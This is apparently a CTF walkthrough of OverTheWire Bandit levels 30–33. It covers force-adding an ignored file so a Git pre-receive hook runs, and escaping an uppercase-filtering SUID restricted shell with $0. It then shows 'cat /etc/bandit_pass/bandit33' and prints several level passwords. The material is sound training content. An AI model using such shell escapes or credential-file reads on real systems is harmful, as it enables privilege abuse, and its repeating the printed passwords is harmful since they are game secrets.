fb5S2xb7bRyFmAvQYQGEqsbhVyJqhnDy
```

This string is the **password for `bandit31`**.

Result


Password for bandit31:

```
fb5S2xb7bRyFmAvQYQGEqsbhVyJqhnDy
```

Key Takeaways

- Git tags can contain sensitive commit data not visible in the working tree.
- This level reinforces the importance of auditing entire Git history and metadata during security assessments.
- Credentials hidden via version control metadata are still easily recoverable with basic tooling.

Level 31 → Level 32



```
drwxr-xr-x  12 shougalomran  staff  384 Jan 23 23:28 .git
-rw-r--r--   1 shougalomran  staff    6 Jan 23 23:28 .gitignore
-rw-r--r--   1 shougalomran  staff  147 Jan 23 23:28 README.md
shougalomran@Shougs-MacBook-Air repo % cat README.md
This time your task is to push a file to the remote repository.

Details:
    File name: key.txt
    Content: 'May I come in?'
    Branch: master

shougalomran@Shougs-MacBook-Air repo % echo "May I come in?" > key.txt
shougalomran@Shougs-MacBook-Air repo % git add key.txt
The following paths are ignored by one of your .gitignore files:
key.txt
hint: Use -f if you really want to add them.
hint: Disable this message with "git config set advice.addIgnoredFile false"
shougalomran@Shougs-MacBook-Air repo % git commit -m "Adding key.txt as requested"
On branch master
Your branch is up to date with 'origin/master'.

nothing to commit, working tree clean
shougalomran@Shougs-MacBook-Air repo % git push origin master
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

backend: gibson-1
bandit31-git@bandit.labs.overthewire.org's password:
Everything up-to-date
shougalomran@Shougs-MacBook-Air repo % cat .gitignore
*.txt
shougalomran@Shougs-MacBook-Air repo % git add -f key.txt
shougalomran@Shougs-MacBook-Air repo % git commit -m "Force adding key.txt"

[master 80f1587] Force adding key.txt
 1 file changed, 1 insertion(+)
 create mode 100644 key.txt
shougalomran@Shougs-MacBook-Air repo % git push origin master
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

backend: gibson-1
bandit31-git@bandit.labs.overthewire.org's password:
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 8 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 337 bytes | 337.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
remote: ### Attempting to validate files... ####
remote:
remote: .oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.
remote:
remote: Well done! Here is the password for the next level:
remote: 3O9RfhqyAlVBEZpVb6LYStshZoqoSx5K
remote:
remote: .oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.
remote:
To ssh://bandit.labs.overthewire.org:2220/home/bandit31-git/repo
 ! [remote rejected] master -> master (pre-receive hook declined)
error: failed to push some refs to 'ssh://bandit.labs.overthewire.org:2220/home/bandit31-git/repo'
shougalomran@Shougs-MacBook-Air repo %
```

GOAL:

Use a Git repository associated with `bandit31-git` to obtain the password for `bandit32`. The repository is hosted at:

```
ssh://bandit31-git@bandit.labs.overthewire.org/home/bandit31-git/repo
```

The password for `bandit31-git` is the same as the SSH password for `bandit31`.

COMMANDS USED:

```
git
git clone
git add -f
git commit
git push
cat
ls
```

EXPLANATION:

1. Clone the repository from the local machine

```
mkdir bandit31 && cd bandit31
git clone ssh://bandit31-git@bandit.labs.overthewire.org:2220/home/bandit31-git/repo
cd repo
```

2. Read the instructions

```
cat README.md
```

The README specified:

```
      This time your task is to push a file to the remote repository.

      Details:
          File name: key.txt
          Content: 'May I come in?'
          Branch: master
```

So the objective is to create `key.txt` with exactly that content and push it to the `master` branch.

5. Create the required file

```
echo "May I come in?" > key.txt
```

6. Attempt to add the file

```
git add key.txt
```

Git responded that `key.txt` was ignored by `.gitignore`. This means the repository is configured to skip this file by default.

7. Force-add the ignored file

To override `.gitignore`, use `-f`:

```
git add -f key.txt
```

8. Commit the change

```
git commit -m "Force adding key.txt"
```

9. Push to the remote master branch

```
git push origin master
```

After entering the `bandit31` password, the remote server ran a validation hook and returned:

```
Well done! Here is the password for the next level:
3O9RfhqyAlVBEZpVb6LYStshZoqoSx5K
```

Even though the final line reported:

```
[remote rejected] master -> master (pre-receive hook declined)
```

this is expected; the push is rejected after validation, but the hook still prints the password.

COMMON MISTAKES & FIXES:

Mistake:

Trying to `git add key.txt` normally and stopping when Git reports it is ignored.

Why it was wrong:

The level is designed so that `key.txt` is excluded via `.gitignore`. If we do not override that behavior, the file is never committed or sent to the server, and the validation hook never runs.

Fix:

Use a forced add:

```
git add -f key.txt
git commit -m "Force adding key.txt"
git push origin master
```

The `-f` flag bypasses `.gitignore` and allows the file to be tracked and pushed.

PASSWORD OBTAINED:

The remote validation hook printed the password for `bandit32`:

```
3O9RfhqyAlVBEZpVb6LYStshZoqoSx5K
```

NEXT LOGIN COMMAND

Use this command from your local machine:

```
ssh bandit32@bandit.labs.overthewire.org -p 2220
```


Password:

```
3O9RfhqyAlVBEZpVb6LYStshZoqoSx5K
```

NOTES

- This level demonstrates:
    - How `.gitignore` can prevent files from being committed.
    - How to override ignore rules with `git add -f`.
    - That Git server-side hooks can perform arbitrary validation and return data (in this case, the next level’s password), even if the push itself is rejected.

Level 32 → Level 33


```
WELCOME TO THE UPPERCASE SHELL
>> $0
$ whoami
bandit33
$ ls -l
total 16
-rwsr-x--- 1 bandit33 bandit32 15140 Oct 14 09:26 uppershell
$ cat /etc/bandit_pass/bandit33
tQdtbs5D5i2vJwkO8mEyYEyTL8izoeJ0
```

GOAL:

Escape the restricted “uppercase shell” and retrieve the password for bandit33.

COMMANDS USED:

```
$0
whoami
ls -l
cat /etc/bandit_pass/bandit33
```

EXPLANATION:

When logging into bandit32, the user is placed into a restricted shell that:

- Forces uppercase conversion on all input
- Breaks normal shell commands (`ls`, `cat`, etc.)
- Prevents escaping using lowercase-only commands

Typing lowercase `ls` becomes `LS`, which does not exist as a command.

The binary `uppershell` is SUID and owned by `bandit33`, meaning that **commands executed through it run as bandit33**.

To bypass the restriction, a special shell variable was used:

```
$0
```

`$0` expands to the running shell's binary path (here: `sh`) and **is not modified by the uppercase filter**, dropping the user into a normal `sh` session with elevated privileges.

Once inside a real shell, standard commands worked normally, and the password file became readable.

COMMON MISTAKES & FIXES:

Mistake: Trying to run commands like `ls`, `cat`, `sh`, or `bash` directly

Why it was wrong: The uppercase filter converted them into invalid commands

Fix: Use `$0` to spawn a shell without triggering uppercase conversion

PASSWORD OBTAINED:

```
tQdtbs5D5i2vJwkO8mEyYEyTL8izoeJ0
```

NEXT LOGIN COMMAND:

From your local machine:

```
ssh bandit33@bandit.labs.overthewire.org -p 2220
```

Use the password from above when prompted.